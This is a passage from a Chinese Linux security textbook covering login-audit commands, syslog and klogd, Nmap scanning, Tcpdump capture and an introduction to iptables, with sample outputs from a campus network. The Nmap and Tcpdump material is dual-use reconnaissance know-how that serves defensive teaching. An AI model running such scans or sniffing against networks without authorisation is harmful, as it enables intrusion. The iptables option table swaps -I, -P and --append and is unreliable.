Jul 26    total        9.30
Jul 26    total        4.46
Today     total        3.15
# ac -p
          root         16.92
          total        16.92
```

2. who 命令

who 是出于安全角度定期使用的最常用命令,使用命令 who -help 获得帮助,下面使用参数 a 来进行查看,如下所示:

```
# who -a
                            2009-07-27 12:08        489 id=si      term=0 exit=0
            system boot     2009-07-27 12:08
            run-level 5     2009-07-27 12:08        last=S
                            2009-07-26 20:10        2076 id=l5     term=0 exit=0
                            2009-07-26 20:10        4359 id=1
LOGIN       tty2            2009-07-26 20:10        4362 id=2
                            2009-07-26 20:10        4370 id=3
```

```
LOGIN     tty4       2009 - 07 - 26 20:10         4373 id = 4
LOGIN     tty5       2009 - 07 - 26 20:10         4374 id = 5
                     2009 - 07 - 26 20:10         4380 id = 6
                     2009 - 07 - 26 20:10         4383 id = x
root      + pts/0    2009 - 07 - 26 21:53   old   10632 (:0.0)
          pts/1      2009 - 07 - 26 21:49         0 id = /1     term = 0 exit = 0
```

who 命令的主要作用是报告目前正在登录的用户、登录设备、远程登录主机名或使用的 Xwindows 的 X 显示值、会话闲置时间以及会话是否接受 write 或 talk 等信息。

3. last 命令

last 命令提供每一个用户的登录时间、退出登录时间、登录位置、重新引导系统及运行级别变化的信息。last -10 表示 last 的最多输出结果为最近的 10 条信息。如下所示：

```
# last -10
root    pts/0      :0.0         Sun Jul 26 21:49    still logged in
root    pts/1      :0.0         Sun Jul 26 21:49 - 21:49  (00:00)
root    pts/0      :0.0         Sun Jul 26 21:48 - 21:49  (00:01)
root    pts/1      :0.0         Sun Jul 26 21:10 - 21:30  (00:19)
root    pts/0      :0.0         Sun Jul 26 21:10 - 21:24  (00:14)
root    pts/0      :0.0         Sun Jul 26 21:02 - 21:08  (00:05)
root    pts/0      :0.0         Sun Jul 26 21:01 - 21:02  (00:00)
root    pts/0      :0.0         Sun Jul 26 20:30 - 20:50  (00:19)
root    pts/0      :0.0         Sun Jul 26 20:13 - 20:27  (00:13)
root    :0                     Sun Jul 26 20:11    still logged in
```

默认时 last 将列出在/var/log/wtmp 中记录的每一连接和运行级别的变化。从安全角度考虑，last 命令提供了迅速查看特定系统连接活动的一种方式。应每天观察输出的结果，从中可以捕获到异常输入项。Last 命令的-x 选项可以通知系统运行级别的变化。下面则是输入 last -x 的结果。

```
# last -x
root    pts/0      :0.0         Tue Jul 28 09:05    still logged in
root    pts/0      :0.0         Tue Jul 28 08:59 - 09:04  (00:04)
root    :0                      Tue Jul 28 08:58    still logged in
runlevel (to lvl 5)   2.6.18-53.el5xen Wed Jul 29 00:46 - 09:05  (-15:-40)
reboot   system boot   2.6.18-53.el5xen Wed Jul 29 00:46       (-15:-40)
runlevel (to lvl 0)   2.6.18-53.el5xen Sun Jul 26 22:46 - 00:46 (2 + 01:59)
root    pts/0      :0.0         Sun Jul 26 22:41 - 22:42  (00:00)
root    pts/0      :0.0         Sun Jul 26 22:39 - 22:41  (00:02)
root    pts/0      :0.0         Sun Jul 26 22:37 - 22:39  (00:02)
root    pts/0      :0.0         Sun Jul 26 22:31 - 22:37  (00:06)
root    pts/0      :0.0         Sun Jul 26 21:53 - 22:08  (00:14)
root    pts/0      :0.0         Sun Jul 26 21:49 - 21:53  (00:04)
root    pts/1      :0.0         Sun Jul 26 21:49 - 21:49  (00:00)
root    pts/0      :0.0         Sun Jul 26 21:48 - 21:49  (00:01)
root    pts/1      :0.0         Sun Jul 26 21:10 - 21:30  (00:19)
root    pts/0      :0.0         Sun Jul 26 21:10 - 21:24  (00:14)
root    pts/0      :0.0         Sun Jul 26 21:02 - 21:08  (00:05)
root    pts/0      :0.0         Sun Jul 26 21:01 - 21:02  (00:00)
root    pts/0      :0.0         Sun Jul 26 20:30 - 20:50  (00:19)
root    pts/0      :0.0         Sun Jul 26 20:13 - 20:27  (00:13)
```

```
root     :0                          Sun Jul 26 20:11 - 22:46  (02:34)
runlevel (to lvl 5)   2.6.18-53.el5xen Mon Jul 27 12:08 - 22:46  (-13:-21)
reboot   system boot  2.6.18-53.el5xen Mon Jul 27 12:08            (-13:-21)
root     :0                          Sun Jul 26 19:32 - crash  (16:35)
runlevel (to lvl 5)   2.6.18-53.el5xen Mon Jul 27 11:26 - 12:08  (00:41)
reboot   system boot  2.6.18-53.el5xen Mon Jul 27 11:26            (-12:-39)
root     pts/0        :0.0           Sun Jul 26 19:22 - crash  (16:03)
root     :0                          Sun Jul 26 19:19 - crash  (16:06)
runlevel (to lvl 5)   2.6.18-53.el5xen Sun Jul 26 19:13 - 11:26  (16:13)
reboot   system boot  2.6.18-53.el5xen Sun Jul 26 19:13            (03:33)
wtmp begins Sun Jul 26 19:13:10 2009
```

4. sa 命令

与 ac 命令一样，sa 是一个统计命令。该命令可以获得每个用户或每个命令的进程使用的大致情况，并且提供了系统资源的消耗信息。在很大程度上，sa 又是一个记账命令，对于识别特殊用户，特别是已知特殊用户使用的可疑命令十分有用。另外，由于信息量很大，需要处理脚本或程序筛选这些信息。可以用命令“sa -u |grep 用户名”来单独限制用户。如下所示：

```
#  sa -u |grep root
root      0.03 cpu     1200k mem getopt
root      0.03 cpu     1201k mem basename
root      0.02 cpu     1202k mem basename
root      0.01 cpu     1201k mem basename
root      0.02 cpu     1202k mem basename
root      0.01 cpu     1459k mem makewhatis       *
root      0.04 cpu     1205k mem head
root      0.01 cpu     1403k mem lsb_release        *
root      0.01 cpu     1404k mem lsb_release        *
root      0.03 cpu     1223k mem sed
root      0.00 cpu     1403k mem lsb_release        *
root      0.11 cpu     1404k mem lsb_release
root      0.03 cpu     1403k mem sh
root      0.01 cpu     504k mem zcat
root      0.02 cpu     1392k mem sh
root      0.06 cpu     1431k mem gawk
root      0.02 cpu     504k mem zcat
root      0.04 cpu     1219k mem iconv
root      0.01 cpu     1459k mem makewhatis       *
root      0.04 cpu     504k mem zcat
root      0.04 cpu     1392k mem sh
```

输出结果从左到右依次为：用户名、CPU 使用时间秒数、命令(最多为 16 个字符)。

5. lastcomm

lastcomm 命令与 sa 命令不同，lastcomm 命令提供每一个命令的输出结果，同时打印出与执行每个命令有关的时间印戳。就这一点而言，lastcomm 比 sa 更有安全性。lastcomm 命令使用命令名、用户名或终端名作为变量。该命令可以查询进程记账数据库。下面显示 lastcomm root 的输出结果，每行表示命令的执行情况，从左到右依次为：用户、设

备、使用的 CPU 时间秒数、执行命令的日期和时间。如下所示：

```
#  lastcomm root
sh                      root      __       0.04 secs Sun Jul 26 21:22
lsb_release             root      __       0.10 secs Sun Jul 26 21:22
lsb_release        F    root      __       0.01 secs Sun Jul 26 21:22
sed                     root      __       0.03 secs Sun Jul 26 21:22
lsb_release        F    root      __       0.02 secs Sun Jul 26 21:22
lsb_release        F    root      __       0.02 secs Sun Jul 26 21:22
head                    root      __       0.02 secs Sun Jul 26 21:22
makewhatis     F        root      __       0.01 secs Sun Jul 26 21:22
basename                root      __       0.02 secs Sun Jul 26 21:22
basename                root      __       0.02 secs Sun Jul 26 21:22
basename                root      __       0.03 secs Sun Jul 26 21:22
basename                root      __       0.02 secs Sun Jul 26 21:22
iconv                   root      __       0.03 secs Sun Jul 26 21:22
getopt                  root      __       0.04 secs Sun Jul 26 21:22
zcat                    root      __       0.01 secs Sun Jul 26 21:22
getopt                  root      __       0.01 secs Sun Jul 26 21:22
gawk                    root      __       0.06 secs Sun Jul 26 21:22
sh                      root      __       0.03 secs Sun Jul 26 21:22
zcat                    root      __       0.01 secs Sun Jul 26 21:22
makewhatis         F    root      __       0.01 secs Sun Jul 26 21:22
iconv                   root      __       0.03 secs Sun Jul 26 21:22
zcat                    root      __       0.00 secs Sun Jul 26 21:22
gawk                    root      __       0.07 secs Sun Jul 26 21:22
sh                      root      __       0.02 secs Sun Jul 26 21:22
```

如果系统被入侵，就应对在 utmp 和 wtmp 中记录的信息引起注意，因为这些信息可能被修改过了。另外有可能有人替换 who 程序来隐藏修改信息。通常，在已经识别某些可疑活动后，进程记账可以有效地发挥作用。使用 lastcomm 可以隔绝用户活动或在特定时间执行命令。但是使用该命令必须设置为打开状态。一般来看，/var/run/utmp 是动态数据库文件。而/var/log/wtmp 文件随着输入项的增加和修改而增加。问题在于这些文件处于动态增加状态，因此到一定程度就会变得很大。可以通过一个叫 logrotate 的程序来解决上面这个问题，该程序读入/etc/logrotate. conf 配置文件，该配置文件告诉 logrotate 所要读/etc/logrotate. d 目录中的文件。可以通过它来设定日志文件的循环时间。

9.3.4 系统日志安全

在 Linux 下使用各种日志文件，有些用于某些特殊用途，例如：/var/log/xferlog 用于记录文件传输协议 FTP 的信息。其他日志文件，例如 /var/log/messages 文件通常包含许多系统和内核工具的输入项。这些日志文件为系统的安全状态提供了信息。这里主要讲两个日志守护程序 syslog 和 klogd，并且简要叙述由 Linux 操作系统生成的其他日志文件，便于说明基本的配置情况。

1. syslog 系统日志工具

syslog 是 Linux 下的日志子系统，负责发送、记录系统内核及工具所产生的信息，由

syslog()调用、syslogd 守护进程和配置文件 /etc/syslog. conf 组成。当系统内核及工具产生信息时，通过调用 syslog()，把信息送往 syslogd，syslogd 再根据 /etc/syslog. conf 中的配置要求，将这些信息分别进行相应的处理。通过 syslog. conf 的配置，可以灵活地对信息的发送和保存进行控制。

大部分的 Linux 系统中都要使用 syslog 工具，它是相当灵活的，能使系统根据不同的日志输入项采取不同的活动。syslog 工具由一个守护程序组成。它能接受访问系统的日志信息并且根据/etc/syslog. conf 配置文件中的指令处理这些信息。程序、守护进程和内核提供了访问系统的日志信息。因此，任何希望生成日志信息的程序都可以向 syslog 接口呼叫生成该信息。通常，syslog 接受来自系统的各种功能的信息，每个信息都包括重要级。/etc/syslog. conf 文件通知 syslogd 如何根据设备和信息重要级别来报告信息。syslog 守护程序是由/etc/rc. d/init. d/syslog 脚本在运行级 2 下被调用的，默认不使用选项。但有两个选项 -r 和 -h 很有用。如果将要使用一个日志服务器，必须调用 syslogd -r。默认情况下 syslog 不接受来自远程系统的信息。当指定 -r 选项，syslogd 将会监听从 514 端口上进来的 UDP 包。如果还希望日志服务器能传送日志信息，可以使用 -h 标志。缺省时，syslogd 将忽略，使其从一个远程系统传送日志信息到另一个系统的/etc/syslog. conf 输入项。

2. klogd 守护进程

klogd 守护进程获得并记录 Linux 内核信息。通常 syslogd 会记录 klogd 传来的所有信息，然而，如果调用带有-f filename 变量的 klogd 时，klogd 就在 filename 中记录所有信息，而不是传给 syslogd。当指定另外一个文件进行日志记录时，klogd 就向该文件中写入所有级别或优先权。klogd 中没有和/etc/syslog. conf 类似的配置文件。使用 klogd 而避免使用 syslogd 的好处在于可以查找大量错误。如果有人入侵了内核，使用 klogd 可以修改错误。

3. 其他日志

在/var/log 和不同版本的系统中以及自己配置的应用程序中都可以找到其他日志文件。当然，/etc/syslog. conf 列出了由 syslogd 管理的所有日志文件名和位置。其他日志由其他应用程序管理。Apache Server 生成/var/log/htmlaccess. log 文件记录客户访问，生成/var/log/httpd/error. log 文件在 syslog 以外查找错误。cron 工具维护的信息日志文件为/var/log/cron。当 Linuxconf 工具记录系统重新配置信息时，将生成日志文件如 /var/log/nerconf. log。Samba 在/var/log/samba 中维护其日志信息。另外由于 syslogd 在系统非常繁忙时，可能会丢失信息，所以，可以用 cyclog 替换 syslog。cyclog 缓存日志信息并确保日志文件是同步的，并且自动交替循环其管理的日志文件。

9.4　Red Hat Enterprise Linux 5 系统的安全工具

首先，没有哪个程序或软件能够做到保证网络或服务器永久地安全，安全是一个不断改进、评估、再改进、再评估的循环往复的过程。在 Linux 平台上有许很多安全工具，在本节中，主要介绍 5 种基于 Linux 下的安全工具，并给出这几种工具的使用方法，这些工具能够

帮助用户预防、检查、响应入侵行为，提高 Linux 系统的安全性。

9.4.1　Nmap 工具

为了评估一个服务器或网络是否容易遭守攻击，必须知道有多少服务是完全暴露给攻击者的，Nmap 就是一个专门嗅探和扫描主机、端口和服务的工具。Nmap 工具可以运行于 Linux、FreeBSD、UNIX 或 Windows 平台，是一个网络扫描和嗅探工具包，其基本功能主要有三个，一是探测一组主机是否在线；其次是扫描主机端口，嗅探所提供的网络服务；最后，还可以推断主机所用的操作系统。Nmap 可用于扫描小到仅有两个结点的 LAN，大到 500 个结点以上的网络。Nmap 还允许用户定制扫描技巧。

访问 http://nmap.org/download.html 可以下载最新版本的 Nmap 工具。

安装 Nmap 的命令是：rpm -ivh nmap-5.00-1.i386.rpm。

下面介绍 Nmap 的使用方法。

(1) Nmap 最简单的用法就是在本地的网络上探测主机，在这个实例中，通过使用 Nmap 发送 ICMP echo 请求包(ping)到某段 IP 地址范围内的所有主机。使用命令 nmap -sP 219.246.5.100～120，探测 219.246.5.100～120 主机的信息，执行情况如下所示：

```
#nmap - sP 219.246.5.100～120
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2009 - 06 - 30 18:40 CST
Host 219.246.5.102 appears to be up.
MAC Address: 00:0D:87:B7:D3:40 (Elitegroup Computer System Co. (ECS))
Host 219.246.5.108 appears to be up.
MAC Address: 00:15:F2:CB:AD:AA (Asustek Computer)
Host 219.246.5.110 appears to be up.
MAC Address: 00:16:96:0A:03:51 (QDI Technology (H.K.) Limited)
Host 219.246.5.116 appears to be up.
MAC Address: 00:11:5B:6E:A2:75 (Elitegroup Computer System Co. (ECS))
Nmap finished: 21 IP addresses (4 hosts up) scanned in 6.218 seconds
```

不过 Nmap 最常用来探测哪个服务正在运行。因为 TCP 建立一个连接使用了三次握手，我们可以检测到没有产生连接但又被打开的端口，这就是著名的 SYN 或半打开扫描，当用 root 登录执行时，这种检测是默认的模式。如果作为一个正常用户执行时，Nmap 会尝试全连接来测试每个端口，检测哪些端口是开放的。如果发现一个服务器正在监听某个不希望监听的端口，须进行仔细检查。

(2) 如果使用 Nmap 检查本机的端口情况，可将 IP 替换为本机 IP，执行情况如下：

```
#nmap - sS 219.246.5.209
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2009 - 06 - 30 18:43 CST
Interesting ports on 219.246.5.209:
Not shown: 1677 closed ports
PORT     STATE SERVICE
135/tcp open   msrpc
139/tcp open   netbios - ssn
445/tcp open   microsoft - ds
MAC Address: 00:12:3F:CD:A4:CA (Dell)
Nmap finished: 1 IP address (1 host up) scanned in 7.268 seconds
```

(3) 如果使用 Nmap 命令对特定的服务进行标识，在命令后加上-sV 选项，即 nmap -sV 219.246.5.209，执行结果如下：

```
# nmap - sV 219.246.5.209
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2009 - 06 - 30 18:44 CST
Interesting ports on 219.246.5.209:
Not shown: 1677 closed ports
PORT     STATE SERVICE       VERSION
135/tcp open   msrpc         Microsoft Windows RPC
139/tcp open   netbios - ssn
445/tcp open   microsoft - ds Microsoft Windows XP microsoft - ds
MAC Address: 00:12:3F:CD:A4:CA (Dell)
Service Info: OS: Windows
Nmap finished: 1 IP address (1 host up) scanned in 13.475 seconds
```

(4) Nmap 命令的另外一个用法是操作系统的探测，在命令后加上参数"-O"即可，如果这个机器有至少一个端口打开和至少一个端口关闭，就可以准确地获取操作系统的信息。使用命令 nmap -O -sS 219.246.5.209，执行结果如下：

```
# nmap - O - sS 219.246.5.209
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2009 - 06 - 30 18:47 CST
Interesting ports on 219.246.5.209:
Not shown: 1677 closed ports
PORT     STATE SERVICE
135/tcp open   msrpc
139/tcp open   netbios - ssn
445/tcp open   microsoft - ds
MAC Address: 00:12:3F:CD:A4:CA (Dell)
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows 2003 Server or XP SP2
Nmap finished: 1 IP address (1 host up) scanned in 8.154 seconds
```

还可以使用 Nmap 检查网络上的所有机器，看是否存在有临时安装的但又未删除的服务，另外，该命令可以用来从外部网络来检查防火墙配置是否正确。

9.4.2　Tcpdump 工具

Tcpdump 是一个根据使用者的定义对网络上的数据包进行截获的包分析工具。它支持针对网络层、协议、主机、网络或端口的过滤，并提供 and、or、not 等逻辑语句来帮助去除无用的信息，得到需要的信息。Tcpdump 提供了源代码，公开了接口，因此具备很强的可扩展性，对于网络维护和入侵者都是非常有用的工具。Tcpdump 存在于基本的 FreeBSD 系统中，由于它需要将网络界面设置为混杂模式，普通用户不能正常执行，但具备 root 权限的用户可以直接执行它来获取网络上的信息。因此系统中存在网络分析工具主要不是对本机安全的威胁，而是对网络上的其他计算机的安全存在威胁。

Tcpdump 工具在 Red Hat Enterprise Linux 5 中默认安装，在介绍 Tcpdump 工具的使用之前，首先介绍网卡的几种工作模式。

- 广播模式(Broadcast Model)：物理地址(MAC)是 0Xffffff 的帧为广播帧，工作在广播模式的网卡接收广播帧。
- 多播传送(Multicast Model)：多播传送地址作为目的物理地址的帧可以被组内的其他主机同时接收，而组外主机却接收不到。但是，如果将网卡设置为多播传送模式，它可以接收所有的多播传送帧，而不论它是不是组内成员。
- 直接模式(Direct Model)：工作在直接模式下的网卡只接收目的地址是自己 MAC 地址的帧。
- 混杂模式(Promiscuous Model)：工作在混杂模式下的网卡接收所有流过网卡的帧，信息包捕获程序就是在这种模式下运行的。

网卡的默认工作模式包含广播模式和直接模式，即它只接收广播帧和发给自己的帧。如果采用混杂模式，一个站点的网卡将接收同一网络内所有站点所发送的数据包，这样就可以对网络信息进行监视和捕获。一般情况下，网络硬件和 TCP/IP 堆栈不支持接收或发送与本计算机无关的数据包，为了接收这些数据包，就必须使用网卡的混杂模式，并绕过标准的 TCP/IP 堆栈才行。

下面介绍 Tcpdump 命令的使用。

(1) Tcpdump 是检查网络通信原始数据包最基本的应用程序，系统默认安装该程序。使用命令 tcpdump --help 可以获得帮助，执行帮助命令后结果如下：

```
# tcpdump -help
tcpdump version 3.9.4
libpcap version 0.9.4
Usage: tcpdump [ -aAdDeflLnNOpqRStuUvxX] [ -c count] [ -C file_size ]
          [ -E algo:secret ] [ -F file ] [ -i interface ] [ -M secret ]
          [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ]
          [ -W filecount ] [ -y datalinktype ] [ -Z user ]
          [ expression ]
```

(2) 使用 Tcpdump 抓获来自源端口 80 或目标端口 80 的所有数据报，此时可以使用-n 参数。如果捕获的信息更详细，可以设置源端口和目的端口号，如 src port 80 或者 dst port 80，即使用命令 tcpdump -n 'port 80'，该命令执行后结果如下：

```
# tcpdump -n 'port 80'
tcpdump: WARNING: peth0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on peth0, link-type EN10MB (Ethernet), capture size 96 bytes
18:45:54.880542 IP 219.246.5.67.llsurfup-http > 221.7.40.221.http: S
3834550388:3834550388(0) win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK>
18:45:54.883614 IP 219.246.5.67.accelenet > 221.7.40.221.http: S 555054205:555054205(0)
win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
18:45:55.483201 IP 221.194.142.207.http > 219.246.5.67.8090: UDP, length 56
18:45:57.845283 IP 219.246.5.67.llsurfup-http > 221.7.40.221.http: S
3834550388:3834550388(0) win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK>
18:45:57.845285 IP 219.246.5.67.accelenet > 221.7.40.221.http: S 555054205:555054205(0)
win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
```

```
18:45:59.081539 IP 219.246.5.67.8090 > 221.194.142.207.http: UDP, length 28
18:45:59.171784 IP 221.194.142.207.http > 219.246.5.67.8090: UDP, length 12
18:46:03.856001 IP 219.246.5.67.llsurfup-http > 221.7.40.221.http: S
3834550388:3834550388(0) win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK>
18:46:03.856002 IP 219.246.5.67.accelenet > 221.7.40.221.http: S 555054205:555054205(0)
win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
```

(3) 使用 Tcpdump 进行抓包，使用命令 tcpdump -w /tcpdumpfile 执行结果如下：

```
# tcpdump -w /tcpdumpfile
tcpdump: WARNING: peth0: no IPv4 address assigned
tcpdump: listening on peth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

使用命令 tcpdump -r /tcpdumpfile 读取数据包，执行结果如下：

```
# tcpdump -r /tcpdumpfile
reading from file /tcpdumpfile, link-type EN10MB (Ethernet)
18:50:44.220141 802.1d config 8000.00:d0:f8:fd:63:1a.8005 root 8000.00:03:42:f0:22:61
pathcost 37 age 3 max 20 hello 2 fdelay 15
18:50:44.301271 arp who-has 192.168.1.3 tell 192.168.1.27
18:50:44.348888 arp who-has 219.246.5.35 tell 219.246.5.254
18:50:44.664797 IP 219.246.5.230.ddi-udp-2 > 224.0.0.88.irdmi: UDP, length 53
18:50:45.651411 IP6 fe80::d544:145c:f37c:885d > ff02::1:ffee:4211: ICMP6, neighbor
solicitation, who has fe80::74f1:d12:b0ee:4211, length 32
18:50:46.047962 IP 219.246.5.67.netbios-dgm > 219.246.5.255.netbios-dgm: NBT UDP
PACKET(138)
18:50:46.219520 802.1d config 8000.00:d0:f8:fd:63:1a.8005 root 8000.00:03:42:f0:22:61
pathcost 37 age 3 max 20 hello 2 fdelay 15
18:50:46.606790 IP6 fe80::d544:145c:f37c:885d > ff02::1:ffee:4211: ICMP6, neighbor
solicitation, who has fe80::74f1:d12:b0ee:4211, length 32
18:50:47.333929 arp who-has 192.168.1.2 tell 192.168.1.27
18:50:47.636059 IP6 fe80::d544:145c:f37c:885d > ff02::1:ffee:4211: ICMP6, neighbor
solicitation, who has fe80::74f1:d12:b0ee:4211, length 32
18:50:47.750573 IP 219.246.5.3.1004 > 255.255.255.255.1004: UDP, length 48
18:50:48.218055 802.1d config 8000.00:d0:f8:fd:63:1a.8005 root 8000.00:03:42:f0:22:61
pathcost 37 age 3 max 20 hello 2 fdelay 15
18:50:48.330867 arp who-has 192.168.1.3 tell 192.168.1.27
18:50:48.397966 arp who-has 219.246.5.35 tell 219.246.5.254
18:50:48.419947 IP 219.246.5.112.netbios-dgm > 219.246.5.255.netbios-dgm: NBT UDP
PACKET(138)
18:50:48.426034 IPX 00000000.00:1c:25:0e:a0:4d.0455 > 00000000.ff:ff:ff:ff:ff:ff.0455:
ipx-netbios 50
```

(4) 只显示通过 eth0 网卡的数据包，使用命令 tcpdump -i eth0，执行结果如下：

```
# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:52:57.773976 IP 219.246.5.198.netbios-ns > 219.246.5.255.netbios-ns: NBT UDP
ACKET(137): QUERY; REQUEST; BROADCAST
10:52:58.036180 IP 219.246.5.198.netbios-ns > 219.246.5.255.netbios-ns: NBT UDP
```

```
PACKET(137): QUERY; REQUEST; BROADCAST
10:52:57.806524 IP 219.246.5.231.filenet-cm > dns.lzjtu.cn.domain:  543+ PTR?
255.5.246.219.in-addr.arpa. (44)
10:52:57.918196 IP dns.lzjtu.cn.domain > 219.246.5.231.filenet-cm:  543 NXDomain 0/1/0
(105)
10:52:57.920915 IP 219.246.5.231.filenet-cm > dns.lzjtu.cn.domain:  10257+ PTR?
198.5.246.219.in-addr.arpa. (44)
10:52:58.035270 IP dns.lzjtu.cn.domain > 219.246.5.231.filenet-cm:  10257 NXDomain
0/1/0 (105)
10:52:58.037312 IP 219.246.5.231.filenet-cm > dns.lzjtu.cn.domain:  23180+ PTR?
200.40.7.221.in-addr.arpa. (43)
10:52:58.038443 IP dns.lzjtu.cn.domain > 219.246.5.231.filenet-cm:  23180* 1/1/1 (99)
10:52:58.039267 IP 219.246.5.231.filenet-cm > dns.lzjtu.cn.domain:  5156+ PTR?
231.5.246.219.in-addr.arpa. (44)
10:52:58.040276 IP dns.lzjtu.cn.domain > 219.246.5.231.filenet-cm:  5156 NXDomain
0/1/0 (105)
10:52:58.523390 IP 219.246.5.198.netbios-ns > 219.246.5.255.netbios-ns: NBT UDP
PACKET(137): QUERY; REQUEST; BROADCAST
10:52:59.273202 IP 219.246.5.198.netbios-ns > 219.246.5.255.netbios-ns: NBT UDP
PACKET(137): QUERY; REQUEST; BROADCAST
10:53:00.023317 IP 219.246.5.198.netbios-ns > 219.246.5.255.netbios-ns: NBT UDP
PACKET(137): QUERY; REQUEST; BROADCAST
10:53:00.083543 IP 219.246.5.254 > OSPF-ALL.MCAST.NET: OSPFv2, Hello, length: 44
10:53:00.085282 IP 219.246.5.231.filenet-cm > dns.lzjtu.cn.domain:  6272+ PTR?
5.0.0.224.in-addr.arpa. (40)
10:53:00.607258 IP dns.lzjtu.cn.domain > 219.246.5.231.filenet-cm:  6272 1/3/3
PTR[|domain]
10:53:00.608052 IP 219.246.5.231.filenet-cm > dns.lzjtu.cn.domain:  17013+ PTR?
254.5.246.219.in-addr.arpa. (44)
10:53:00.719397 IP dns.lzjtu.cn.domain > 219.246.5.231.filenet-cm:  17013 NXDomain
0/1/0 (105)
```

(5) 过滤源主机 IP 地址为 219.246.5.231 与目的网络为 219.246.5.0 之间数据传输的报头,命令格式为:tcpdump -w /tcpdumpfile src host 219.246.5.231 and dst net 219.246.5.0/24。执行后将数据写入/ tcpdumpfile,执行该命令后结果如下:

```
#tcpdump -w /123 src host 219.246.5.231 and dst net 219.246.5.0/24
tcpdump: WARNING: peth0: no IPv4 address assigned
tcpdump: listening on peth0, link-type EN10MB (Ethernet), capture size 96 bytes
#tcpdump -r /123
reading from file /123, link-type EN10MB (Ethernet)
11:01:28.500087 arp reply 219.246.5.231 is-at 00:0c:29:53:40:d6 (oui Unknown)
11:01:28.604709 arp reply 219.246.5.231 is-at 00:0c:29:53:40:d6 (oui Unknown)
11:01:28.713723 arp reply 219.246.5.231 is-at 00:0c:29:53:40:d6 (oui Unknown)
```

通过上面的例子可以了解 Tcpdump 的使用方法,下面对一些附加选项进行说明。

src、dst、port、host、net、ether、gateway 这几个选项用来分辨数据包的来源和去向,host 是与其指定主机相关的参数,无论是源主机或是目的主机,net 是与其指定网络相关的参数,ether 参数后缀的是物理地址,而 gateway 则用于网关主机。

通过下面的实例可以说明这些参数的使用方法。

(6) tcpdump ether src 00:50:04:BA:9B and dst…

该命令用于过滤源主机物理地址为 XXX 的报头(由于物理地址没有网络,所以 ether src 后面没有 host 或者 net)。

(7) tcpdump src host 219.246.5.231 and dst port not telnet

该命令用于过滤源主机 219.246.5.231 和目的端口不是 telnet 的报头。

(8) ip icmp arp rarp 和 tcp、udp、icmp 等这些选项等都应放在第一个参数的位置,用来过滤数据报的类型。

例如:

```
tcpdump arp src…
tcpdump tcp and src host 219.246.5.231
```

该命令用于只过滤源主机 219.246.5.231 的所有 tcp 报头。

9.4.3 iptables 工具

iptables 是一款状态防火墙工具,并已集成到所有 Linux 发行版本中,这样就可以使用基于 IP 地址的规则来控制远程机器访问本地的服务器以及连接请求的类型。该防火墙不仅提供了强大的数据包过滤能力,而且还提供转发、NAT 映射等功能。该包过滤防火墙是免费的,官方网站 http://www.netfilter.org 提供了 iptables 软件的最新版本。

1. iptables 工具介绍

在使用 iptables 之前,首先必须理解规则、链和表这三个概念。

1) 规则

规则(rules)其实就是管理员预定义的条件,规则的一般定义为"如果数据包符合这样的条件,就处理这个数据包"。规则存储在内核空间的信息包过滤表中,这些规则分别指定了源地址、目的地址、传输协议和服务类型等,数据包与规则匹配时,iptables 就根据规则所定义的方法来处理这些数据包。

2) 链

链(chains)是数据包传播的途径,每一条链实质上就是规则中的一个检查清单,每一条链中可以有一条至多条规则。当一个数据包到达一个链时,iptables 就会从链中的第一条规则开始检查,判断该数据包是否满足规则所定义的条件,如果满足,系统就会根据该规则所定义的方法处理该数据包;否则检查下一条规则,如果不符合链中的任意一条规则,iptables 就会根据链预先定义的默认策略来处理数据包。

3) 表

表(tables)内置了三个表,即 filter 表、nat 表和 mangle 表,分别用于实现包过滤、网络地址转换和包重构功能,下面分别进行介绍。

(1) filter 表

filter 表主要用于过滤数据包,该表根据管理员预定义的规则过滤符合条件的数据包。对于防火墙而言,主要利用在 filter 表中制订的一系列规则以实现对数据包进行过滤的操作。filter 表是 iptables 默认的表,如果没有指定使用哪一个表,iptables 默认使用该表来执行所有的命令。filter 表包含以下几个链。

- INPUT 链：处理进入的数据包。
- FORWORD 链：处理转发的数据包。
- OUTPUT 链：处理本地生成的数据包。

在该表中只允许对数据包进行接收和丢弃的操作，无法对数据包进行更改。

(2) nat 表

nat 表主要用于网络地址转换 NAT，该表可以实现一对一、一对多、多对多等 NAT 工作，iptables 就是使用该表实现网上共享功能，该表包含以下三个链。

- PREROUTING 链：修改即将到来的数据包。
- OUTPUT 链：修改在路由之前本地生成的数据包。
- POSTROUTING 链：修改即将出去的数据包。

(3) mangle 表

mangle 表在 Linux2.4.18 的内核之前只包含下面几个链。

- PREROUTING 链：修改在路由之前进入的数据包。
- OUTPUT 链：修改在路由之前本地生成的数据包。

在 Linux2.4.18 的内核之后增加了以下几个链。

- INPUT 链：处理进入的数据包。
- FORWORD 链：处理转发的数据包。
- POSTROUTING 链：修改即将出去的数据包。

2. iptables 命令格式

iptables 的命令格式较为复杂，一般格式如下：

```
iptables [ - t 表] - 命令 匹配 动作
```

下面对各选项进行简要说明。

1) 表选项

表选项用于指定命令应用于哪个 iptables 内置表，包括 filter 表、nat 表和 mangle 表。

2) 命令选项

命令选项用于指定 iptables 的执行方式，包括插入、删除和添加规则，如表 9-3 所示。

表 9-3 命令选项

命　　令	说　　明
-P 或--policy＜链名＞	定义默认策略
-L 或--list＜链名＞	查看 iptables 规则列表
-I 或--append＜链名＞	在规则列表的最后插入一条规则
-P 或--insert＜链名＞	在指定的位置插入一条规则
-D 或--delete＜链名＞	从规则列表中删除一条规则
-R 或--replace＜链名＞	替换规则列表中的某条规则
